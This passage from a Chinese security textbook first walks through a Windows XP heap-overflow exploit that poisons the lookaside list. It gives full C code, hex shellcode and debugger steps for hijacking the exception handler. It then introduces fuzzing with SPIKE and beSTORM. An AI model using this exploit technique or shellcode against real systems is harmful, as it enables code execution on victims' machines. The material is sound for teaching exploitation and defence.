


图 15.3.8 shellcode 成功执行

15.4 利用 Lookaside 表进行堆溢出

Safe Unlink 对空表中双向链表进行了有效性验证，而对于快表中的单链表是没有进行验证的，那我们是不是可以利用这一点来挫败堆保护机制呢？答案是肯定的，不然我们写这一节就没有意义了。

先来看看从快表中正常拆卸一个节点的过程，如图 15.4.1 所示。





图 15.4.1 快表中正常拆卸一个节点的过程

借鉴前边链表拆卸过程中的指针伪造思路，如果控制 node->next 就控制了 Lookaside[n]->next，进而当用户再次申请空间的时候系统就会将这个伪造的地址作为申请空间的起始地址返回给用户，用户一旦向该空间里写入数据就会留下溢出的隐患，这个过程如图 15.4.2 所示。



用户向刚申请来的空间中写入数据时，实际上是向0xXXXXXXXX地址中写入数据。

图 15.4.2　攻击快表的过程

下面来实际演练一下，通过下面的代码来演示分析这一过程。

```
#include<stdio.h>
#include<windows.h>
void main()
{
          char shellcode []=
          "\xEB\x40\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
                                                                    //填充
          "\x03\00\x03\x00\x5C\x01\x08\x99"//填充
          "\xE4\xFF\x12\x00"//用默认异常处理函数指针所在位置覆盖
          "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
                                                                    //填充
          "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
                                                                    //填充
          "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
                                                                    //填充
          "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91\x0C"
          "\x8B\xF4\x8D\x7E\xF4\x33\xDB\xB7\x04\x2B\xE3\x66\xBB\x33\x32\x53"
          "\x68\x75\x73\x65\x72\x54\x33\xD2\x64\x8B\x5A\x30\x8B\x4B\x0C\x8B"
          "\x49\x1C\x8B\x09\x8B\x69\x08\xAD\x3D\x6A\x0A\x38\x1E\x75\x05\x95"
```

```
            "\xFF\x57\xF8\x95\x60\x8B\x45\x3C\x8B\x4C\x05\x78\x03\xCD\x8B\x59"
            "\x20\x03\xDD\x33\xFF\x47\x8B\x34\xBB\x03\xF5\x99\x0F\xBE\x06\x3A"
            "\xC4\x74\x08\xC1\xCA\x07\x03\xD0\x46\xEB\xF1\x3B\x54\x24\x1C\x75"
            "\xE4\x8B\x59\x24\x03\xDD\x66\x8B\x3C\x7B\x8B\x59\x1C\x03\xDD\x03"
            "\x2C\xBB\x95\x5F\xAB\x57\x61\x3D\x6A\x0A\x38\x1E\x75\xA9\x33\xDB"
            "\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x50\x50"
            "\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
            ;
            HLOCAL h1,h2,h3;
            HANDLE hp;
            hp = HeapCreate(0,0,0);
            __asm int 3
            h1 = HeapAlloc(hp,HEAP_ZERO_MEMORY,16);
            h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,16);
            h3 = HeapAlloc(hp,HEAP_ZERO_MEMORY,16);
            HeapFree(hp,0,h3);
            HeapFree(hp,0,h2);
            memcpy(h1,shellcode,300);
            h2 = HeapAlloc(hp,HEAP_ZERO_MEMORY,16);
            h3 = HeapAlloc(hp,HEAP_ZERO_MEMORY,16);
            memcpy(h3,"\x90\x1E\x39\x00",4);
            int zero=0;
            zero=1/zero;
            printf("%d",zero);
}
```

先对代码和思路简单解释如下。

（1）首先申请 3 块 16 字节的空间，然后将其释放到快表中，以便下次申请空间时可以从快表中分配。

（2）通过向 h1 中复制超长字符串来覆盖 h2 块首中下一堆块的指针。

（3）用户申请空间时我们伪造的下一堆块地址就会被赋值给 Lookaside[2]->next，当用户再次申请空间时系统就会将我们伪造的地址作为用户申请空间的起始地址返回给用户。

（4）当我们将这个地址设置为异常处理函数指针所在位置时就可以伪造异常处理函数了。

（5）通过制造除 0 异常，让程序转入异常处理，进而劫持程序流程，让程序转入 shellcode 执行。

实验环境如表 15-4-1 所示。

表 15-4-1　实验环境

	推荐使用的环境	备　　注
操作系统	Windows XP Pro SP2	
编译环境 V	C++ 6.0	
build 版本 r	elease 版本	

说明：实验过程中的堆地址等信息在您的实验环境中可能会稍有区别。

先来看看程序在执行完两次释放操作后内存状态。由于是对堆进行调试，依然使用 int 3 指令来中断程序。编译好程序后直接运行，由于有 int 3 指令的存在程序会自动中断，在弹出对话框上单击“调试”按钮就可以启用 OllyDbg 来调试程序。待 OllyDbg 启动之后，单步运行到 0x0040105B 处，即两次释放操作完成后。在单步执行的过程中需要记下 h1、h2 和 h3 的值，这个值大家可以通过每次执行完 HeapAlloc 的 EAX 获得，本次实验中 3 个地址分别为：0x00391E90、0x00391EA8 和 0x00391EC0。

待程序执行到 0x0040105B 处时，到 0x00391E90 处观察一下 3 个堆块的状态，以确定填充字符串的长度和异常处理函数指针所在位置。

从图 15.4.3 中不难看出 h1 中数据部分起始地址为 0x00391E90，而 h2 中下一堆块指针位于 0x00391EA8，所以只需要向 h1 中复制超过 28 个字节的字符就可以覆盖掉 h2 中下一堆块。通过以上的分析可以轻松的构造好填充字符串，如下所示。

```
charshellcode[]=
            "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
                                                //填充
            "\x03\x00\x03\x00\x5C\x01\x08\x99" //填充
            "\xE4\xFF\x12\x00"                  //用默认异常处理函数指针所在位置覆盖
            ;
```




图 15.4.3　两次释放后内存的状态

如果您的源程序中没有按照上面的填充内容设置好 shellcode 变量的值，请重新编译程序并运行；如果已经设置好了，就继续单步运行程序。将程序运行到 0x0040107E 处，即覆盖掉块首后第一次申请空间结束时，然后转到 0x00390688 附近，即快表索引部分来观察一下情况。如图 15.4.4 所示，Lookaside[2]中的下一块首地址已经被修改为 0x0012FFE4，说明前面的覆盖是成功的。

现在只要程序再次申请 16 个字节空间时系统就会将 0x0012FFE4 返回给用户，继续单步运行程序直到 0x00401085 处，即再次申请空间结束时。通过 EAX 可以看出程序申请到的空间起始地址确实为 0x0012FFE4，如图 15.4.5 所示。

图 15.4.4 Lookaside[2] 中的下一块首地址已经被修改为 0x0012FFE4




图 15.4.5 申请空间的起始地址为 0x0012FFE4

只要向这个刚申请的空间里写入 shellcode 的起始地址就……嘿嘿。为了演示方便，不妨将弹出对话框的机器码放置在 h1 中，这样只需要在 0x0012FFE4 中写入 h1 的起始地址就可以在程序发生异常的时候劫持程序流程了。shellcode 的布局也比较简单，大家直接看图 15.4.6。




图 15.4.6 shellcode 布局

最终 shellcode 值如下所示。

```
char shellcode []=
        "\xEB\x40\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
                                                //填充
        "\x03\00\x03\x00\x5C\x01\x08\x99"       //填充
        "\xE4\xFF\x12\x00"                      //用默认异常处理函数指针所在位置覆盖
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
                                                //填充
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
                                                //填充
        "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
                                                //填充
        "\xFC\x68\x6A\x0A\x38\x1E\x68\x63\x89\xD1\x4F\x68\x32\x74\x91 \x0C"
```

```
        "....."
        "\x53\xFF\x57\xFC\x53\xFF\x57\xF8"
        ;
```

将程序中的 shellcode 按照上面的布局设置，并将第一个 memcpy 函数中的复制长度修改为足够大，去掉 INT 3 指令，重新编译程序并运行。如果弹出异常对话框，直接单击“调试”按钮就可以看到熟悉的对话框了，如图 15.4.7 所示。当然您也可以不去掉 INT 3 指令，一步一步地跟踪程序的运行过程，来体会攻击快表的过程。




图 15.4.7　成功利用快表绕过堆保护

第 3 篇

漏洞挖掘技术

智者千虑，必有一失

——《史记• 淮阴候列传》

现代电子计算机采用的数学模型源于图灵机。在阿兰 • 图灵提出这个天才的计算模型的同时，就已经论证了程序的不可计算性，也就是著名的图灵机停机问题。

作为科学工作者，我们应当清醒地认识到基于冯 • 诺依曼机架构的现代电子计算机取得巨大成功的背后，是图灵关于程序不可计算性的预言，是希尔伯特数学纲领的失败。这些数学上的本源问题已经在人工智能等很多前沿学科上开始制约人类的进步。

从计算机科学的角度看，本书所讨论的软件漏洞问题在很大程度上与图灵、哥德尔等先驱所思考过的不可计算性问题有关。也就是说，由于程序是不可计算的，因此我们无法从理论上用数学的方法彻底消灭软件中所有的逻辑缺陷。

第 16 章　漏洞挖掘技术简介

16.1　漏洞挖掘概述

作为攻击者，除了精通各种漏洞利用技术之外，要想实施有效的攻击，还必须掌握一些未公布的 0day 漏洞；作为安全专家，他们的本职工作就是抢在攻击者之前尽可能多地挖掘出软件中的漏洞。

那么，面对着二进制级别的软件，怎样才能在错综复杂的逻辑中找到真正的漏洞呢？

工业界目前普遍采用的是进行 Fuzz 测试。这是一种特殊的黑盒测试，与基于功能性的测试有所不同，Fuzz 的主要目的是“crash”、“break”、“destroy”。

Fuzz 的测试用例往往是带有攻击性的畸形数据，用以触发各种类型的漏洞。您可以把 Fuzz 理解为一种能自动进行“rough attack”尝试的工具。之所以说它是“rough attack”，是因为 Fuzz 往往可以触发一个缓冲区溢出漏洞，但却不能实现有效的 exploit，测试人员需要实时地捕捉目标程序抛出的异常、发生的崩溃和寄存器等信息，综合判断这些错误是不是真正的可利用漏洞。

Fuzz 测试最早是由 Barton Miller、Lars Fredriksen 和 Bryan So 在一次偶然的情况下想到的。富有经验的测试人员能够用这种方法 crash 大多数程序。Fuzz 的优点是很少出现误报，能够迅速地找到真正的漏洞；缺点是 Fuzz 永远不能保证系统里已经没有漏洞——即使您用 Fuzz 找到了 100 个严重的漏洞，系统中仍然可能存在第 101 个漏洞。

攻击者非常热衷于使用工具，因为软件系统的安全性并不是他们关心的事情，他们只要找到一个漏洞就可以开始庆祝了。

研究安全问题的学者则不同，他们更关心如何能够检测出所有的漏洞（尽管这是不可能的）。因此，学术界偏向于对源代码进行静态分析，直接在程序的逻辑上寻找漏洞。这方面的方法和理论有很多，比如数据流分析、类型验证系统、边界检验系统、状态机系统等，所有的这些方法都可以追溯到 1976 年一篇发表于 ACM C omputing Su rveys 上的著名论文 *Data Flow Analysis in Software Reliability*。

目前，已经出现了一些通过审计源代码来检测漏洞的产品，如：

（1）Fortify 在编译阶段扫描若干种安全风险。

（2）Rough Auditing Tool for Security（R.A.T.S）用于分析 C/C++语言的语法树，寻找存在潜在安全问题的函数调用。

（3）BEAM（Bugs Errors And Mistakes），IBM 研究院研发的静态代码分析工具使用数据流分析的方法，分析源代码的所有可执行路径，以检测代码中潜在的 bug。

（4）SLAM 使用先进的算法，用于检测驱动中的 bug。值得一提的是，SLAM 被微软所使用，并且已经成功地检测出一些 Windows 驱动程序中的漏洞。

（5）Flaw Finder 用 Python 语言开发的代码分析工具，作者是 David Wheeler，可免费使用。

（6）Prexis 可以审计多种语言的源代码，审计的漏洞类型超过 30 种。

静态代码分析技术的缺点是经常会产生大量的误报——如果分析工具一次产生了上千个漏洞警告，几乎没有人愿意一个一个地去排查。由于黑客们一般情况下是得不到源代码的，所以使用白盒测试方法的以 QA 工程师居多。

本章将简单介绍几个常见的自动测试工具，后续章节将带您一起体验手工挖掘漏洞的过程。

16.2 动态测试技术

16.2.1 SPIKE 简介

本节将要介绍的 SPIKE 是一款非常著名的 Protocol Fuzz（针对网络协议的模糊测试）工具。SPIKE 的作者是 Immunity 公司的创始人 Dave Aitel，这是一个完全开源的免费工具。

SPIKE 最著名的特性就是 Dave Aitel 引入的基于数据块的 Fuzz 理论。作为出色的漏洞挖掘专家，Dave Aitel 非常清楚我们前面介绍过的这种数据内部之间的制约关系——如果您增加某个数据域的长度，很可能需要同时修改另一个指示这个数据域长度的标志位。如果忽略这些数据内部的制约关系，Fuzz 测试将变得非常盲目，很难发现真正的漏洞。

为此 Dave Aitel 把数据的基本单位看成块（block），块与块之间可以是平行关系，也可以是嵌套关系，如图 16.2.1 所示。

图 16.2.1 基于 Block 的数据定义方法

为了在构造 Fuzz 用例时仍能精确地满足数据结构中这些相互制约的因素，Dave Aitel 实现了一套功能强大的 API 和数据结构用于定义数据块。实际上，SPIKE 就是这样一套函数与数据结构的集合。

SPIKE 运行在 Linux 环境中，使用时需要 make 文件。当然，如果您执意要在 Windows 上使用它，对其代码进行一定的修改也是可以做到的。

SPIKE 没有图形界面，所以需要有一定的编程基础才能使用。然而，最令人头疼的是 SPIKE 没有完善的文档，需要您去阅读源代码来学习如何使用。结合我个人的经验，这里给出几个简单的例子，希望能够帮助您快速上手。

首先从 Hello World 开始：

```
#include <stdio.h>
#include <stdlib.h>
#include <strings.h>
#include "spike.h"
main()
{
    struct spike * p_spike = new_spike();
    setspike(p_spike);
    s_string("Hello World!");
    s_print_buffer();
}
```

对代码解释如下。

（1）SPIKE 结构体是程序中最重要的数据结构，new_spike()函数用于生成这个结构体并进行简单的初始化。

（2）一个 Fuzz 程序内可能使用多个 SPIKE 结构体，所以需要用 setspike(p_spike)指明哪个是当前所使用的。

（3）s_string()函数用于以字符串形式向 SPIKE 结构体的缓冲区添加数据。

（4）s_print_buffer()函数用于以十六进制形式输出当前缓冲区的数据。

按照实验环境编译运行上述代码，实验环境如表 16-2-1 所示。

表 16-2-1　实验环境

	推荐使用的环境	备　　注
操作系统	Linux Red Hat 9.0	类似的 Linux 环境或 UNIX 环境
编译器 Gcc		
编译选项	使用附件中的 Makefile	需要 SPIKE 的各种头文件一起编译

运行后将得到十六进制的 Hello World 的输出结果：

```
[test@localhost SPIKE_DEMOPKG]$ ./fuzzer
Datasize=12
```

```
Start buffer:
48 65 6c 6c 6f 20 57 6f
72 6c 64 21
End buffer:
```

从结果中可以看出，在使用 SPKIE 提供的数据结构和函数时，系统将自动记录当前数据的大小。

在SPIKE中有一个非常重要工作就是定义block。SPIKE使用s_block_start()和s_block_end()函数来定义一个数据块。下面这段代码演示了如何定义一个嵌套的数据块。

```
#include <stdio.h>
#include <stdlib.h>
#include <strings.h>
#include "spike.h"

main()
{
   struct spike * p_spike = new_spike();
   setspike(p_spike);
   spike_clear();

   s_block_start("main_block");
      s_string("cmd_main");
      s_binary_block_size_intel_word("main_block");

      s_block_start("sub_block1");
         s_string("cmd_sub1");
         s_binary_block_size_intel_word("sub_block1");
         s_binary("9090909090909090");
      s_block_end("sub_block1");

      s_block_start("sub_block2");
         s_string("cmd_sub2");
         s_binary_block_size_intel_word("sub_block2");
         s_binary("44444444");
      s_block_end("sub_block2");
   s_block_end("main_block");
   s_print_buffer();
   spike_free(p_spike);
}
```

代码定义的数据结构如图 16.2.2 所示。




图 16.2.2　数据结构示意图

数据块的数据部分可以任意变化，SPIKE 将自动为数据块计算其大小，并填写在规定的位置。程序运行结果为：

```
[test@localhost SPIKE_DEMOPKG]$ ./fuzzer
Datasize=48
Start buffer:
63 6d 64 5f 6d 61 69 6e
30 00 00 00 63 6d 64 5f
73 75 62 31 14 00 00 00
90 90 90 90 90 90 90 90
63 6d 64 5f 73 75 62 32
10 00 00 00 44 44 44 44
End buffer:
```

本例中使用了 s_binary_block_size_intel_word()函数来获得 block 的大小，这个函数将按照 Intel 体系结构的大顶机位序把 block 的大小表示成一个 DWORD。协议中数据的位序有可能不是大顶机模式，而且在很多情况下只用一个字节来表示。为了处理这些情况，SPIKE 提供了多种计算 block 大小的函数，例如：

```
int s_binary_block_size_intel_word(char *blockname);
int s_binary_block_size_word_halfword_bigendian_variable(char *blockname);
int s_binary_block_size_word_bigendian_variable(char *blockname);
int s_binary_block_size_intel_halfword_variable(char *blockname);
int s_binary_block_size_intel_word_variable(char *blockname);
int s_blocksize_unsigned_string_variable(char * instring, int size);
int s_blocksize_asciihex(char * blockname);
int s_blocksize_asciihex_variable(char * blockname);
```

在数据块中，除了可以填充静态的数据外，还可以使用变量，用以产生大量不同的测试用

例，这个工作我们称之为“生成 Fuzz 用例”。下面这段代码演示了怎样在数据块中使用变量：

```
#include <stdio.h>
#include <stdlib.h>
#include <strings.h>
#include "spike.h"
main()
{
   int i,k;
   struct spike * p_spike = new_spike();
   setspike(p_spike);
   spike_clear();

   //s_init_fuzzing();//使用 SPIKE 自带畸形数据库
   s_add_fuzzstring("fuzz1111");//添加自定义的畸形数据
   s_add_fuzzstring("fuzz2222");//添加自定义的畸形数据
   s_resetfuzzvariable();

   for (k = 0; k < 2; k++) {
      for (i = 0; i < s_get_max_fuzzstring(); i++) {
         spike_clear();
         s_incrementfuzzstring();
         s_string("aaaaaaaa");
         s_string_variable("");
         s_string("bbbbbbbb");
         s_string_variable("");
         s_string("cccccccc");
         s_print_buffer();
      }
      s_incrementfuzzvariable();
   }

   spike_free(p_spike);
}
```

对上述代码需要简单解释如下。

（1）s_init_fuzzing()函数表明使用 SPIKE 自带的畸形数据集合，目前的版本在默认情况下包含了 600 多个畸形数据，测试范围涵盖了超长字符串、格式化串、路径回溯攻击等方面。

（2）s_add_fuzzstring()函数允许用户添加自定义的畸形数据。这里我们仅使用两个畸形数据作为演示，SPIKE 测试原理如图 16.2.3 所示。

（3）在生成新的测试用例之前，记得调用 spike_clear()清空 SPIKE 的缓存。

（4）本例在数据块中设置了两个变量，程序将在这两个位置逐个加入畸形数据。




图 16.2.3　SPIKE 测试原理

（5）s_incrementfuzzstring()表示使用下一个畸形数据。

（6）s_incrementfuzzvariable()表示移向下一个变量的位置进行 fuzz。

这段演示程序最终的运行结果如下。

```
[test@localhost SPIKE_DEMOPKG]$ ./fuzzer
Variablesize= 8
Datasize=32
Start buffer:
61 61 61 61 61 61 61 61
66 75 7a 7a 31 31 31 31
62 62 62 62 62 62 62 62
63 63 63 63 63 63 63 63
End buffer:

Variablesize= 8
Datasize=32
Start buffer:
61 61 61 61 61 61 61 61
66 75 7a 7a 32 32 32 32
62 62 62 62 62 62 62 62
63 63 63 63 63 63 63 63
End buffer:

Datasize=32
Start buffer:
61 61 61 61 61 61 61 61
62 62 62 62 62 62 62 62
66 75 7a 7a 31 31 31 31
63 63 63 63 63 63 63 63
End buffer:

Datasize=32
Start buffer:
61 61 61 61 61 61 61 61
62 62 62 62 62 62 62 62
```

```
66 75 7a 7a 32 32 32 32
63 63 63 63 63 63 63 63
End buffer:
```

相信通过本节的介绍，您已经能够理解 SPIKE 的工作原理，并掌握其基本用法了。除了强大的数据格式定义能力外，作为 Protocol Fuzz，SPIKE 还为我们提供了一组用于网络操作的函数。

```
int spike_send();//send to the fd which is ready right now
int spike_connect_tcp(char * host, int port);
int spike_send_tcp(char * host, int port); //connects and sends
int s_tcp_accept(int listenfd);
void spike_close_tcp();
int spike_send_udp(char * host, int port);
int spike_connect_udp(char * host, int port);
int spike_connect_udp_ex(char * host, int port, unsigned short local_port);
int spike_listen_udp(int port); //1 on success, 0 on fail
void spike_clear_sendto_addr();
int spike_set_sendto_addr(char * hostname, int destport);
void s_close_udp();
```

要使用这些函数，注意要包含“tcpstuff.h”和“udpstuff.h”两个头文件。

SPIKE 基于 block 的测试方法避免了盲目发送数据包，大大提高了测试用例的准确度。Dave Aitel 曾在 Xcon 2006 上演示过如何用 SPIKE 对 Windows 的 RPC 调用进行 Fuzz：将 OllyDbg 的所有异常监视选项打开，并 attach 到目标程序上，然后开始发送畸形数据包。如果畸形数据包能够引起目标进程出错甚至崩溃，那么赶紧忍住狂喜去调试一下，看是不是真的发现漏洞了。

目前的 SPIKE 2.9 完全使用 C 语言开发，Dave 建议如果想要重新实现 SPIKE，他一定会首选 Python 语言。由于 SPIKE 是完全开源的，现在有许多商用 Fuzz 工具都采用了 SPIKE 的数据块变异测试的思路。

16.2.2 beSTORM 简介

beSTORM 程序是由 Beyond Security 安全公司设计开发的，运行在 Windows 系统下的一款全能型安全审计程序，它利用了模糊测试技术来实现针对网络协议的安全测试。之所以说这款程序是一个全能型的测试程序，不单单是因为 beSTORM 采用了分体设计（既自动化测试部分为一个独立程序，实时监视部分为一个独立程序），更是因为 beSTORM 可以针对多种不同的网络协议进行安全测试，无论是明文式的还是非明文式的。

beSTORM 程序主要包含两个独立安装程序，一个名叫“beSTORM Client”，这个程序主要完成自动化测试工作；另外一个叫“beSTORM Monitor”，这个程序主要完成对被测试的目标

程序进行错误监视，一旦发现软件出错立即记录下来，这个工作类似 OllyDbg 程序在漏洞挖掘测试过程中的作用。

beSTORM 的两个软件都需要进行安装，一般情况下，应当在作为研究的一台计算机上安装 beSTORM Cli ent 程序，而在被测试程序所在的计算机系统上安装 beSTORM Mon itor 程序。

这里以挖掘 beSTORM 程序自带的 Simple Web Server 程序漏洞为例，学习一下 beSTORM 程序在漏洞挖掘过程中的实际操作与使用。

首先，在系统当中安装好 beSTORM Monitor 程序和 beSTORM Client 程序，注意这里不要使用虚拟机系统，beSTORM 的实时监视程序在某些情况下会出现无法正确运行的情况。

在使用 beSTORM 来进行安全漏洞测试过程中，不要设置其他调试程序为实时调试程序，以防与 beSTORM 的实时监视程序发生冲突。已经设置了其他调试程序为实时调试程序的情况下，可以将下面这段代码保存为.reg 文件，双击导入注册表即可取消 OllyDbg 为实时调试程序，注意这里是 Windows XP 系统下。

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AeDebug]
"Auto"="1"
"Debugger"=""
"UserDebuggerHotKey"=dword:00000000
```

安装过程非常简单，安装完毕后，在系统菜单中找到“beSTORM”，运行其中的“Simple Web Server”。如图 16.2.4 所示。




图 16.2.4　在菜单中找到“Simple Web Server”选项

“Simple W eb Server ”是 beSTORM 程序自带的一个用来进行演示的简易 Web 服务程序，成功运行该程序后，会出现图 16.2.5 所示的画面：

从图 16.2.5 中可以看到，“Simple Web Server”这个程序提供了很多用来可以演示的漏洞种类，这里将“Overflow URI”这个选项打勾。这个选项意味着此刻“Simple Web Server”程序在处理客户端对过长网址的请求时存在溢出。现在就来看一看如何利用 beSTORM 程序来发现这个溢出漏洞。

